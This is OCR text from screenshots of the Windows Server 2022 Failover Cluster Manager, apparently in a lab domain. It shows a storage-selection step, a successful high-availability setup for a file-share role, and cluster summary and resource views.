
Select Storage

Select only the storage volumes that you want to assign to this clustered role.
You can assign additional storage to this clustered role after you complete this wizard.

Name	Status
☑ ⊞ Cluster Disk 2	Online

Windows Server 2022 Standard Evaluation
Windows License valid for 167 days
Build 20348.fe_release.210507-1500

5:45 PM
7/27/2025




Summary

High availability was successfully configured for the role.

```
Network Name
cluster-share
OU
OU=Servers,DC=ludus,DC=domain
IP Address
10.3.10.101
```

To view the report created by the wizard, click View Report.
To close this wizard, click Finish.



Cluster cluster.ludus.domain

Summary of Cluster cluster

cluster has 0 clustered roles and 3 nodes.

Name: cluster.ludus.domain
Current Host Server: test-cluster
Recent Cluster Events: None in the last 24 hours
Witness: Cluster Disk 1

Networks: Cluster Network 1
Subnets: 1 IPv4 and 0 IPv6

Configure

Configure high availability for a specific clustered role, add one or more servers (nodes), or copy roles from a cluster running Windows Server 2022 or supported previous versions of Windows Server.

Configure Role...
Validate Cluster...
Add Node...
Copy Cluster Roles...
Cluster-Aware Updating...
Failover cluster topics on the Web

Navigate


Roles | Nodes | Storage
Networks | Cluster Events

Cluster Core Resources

Name	Status	Information
Storage		
Cluster Disk 1	Online	

Windows Server 2022 Standard Evaluation
Windows License valid for 167 days
Build 20348.fe_release.210507-1500

7:50 PM
7/27/2025



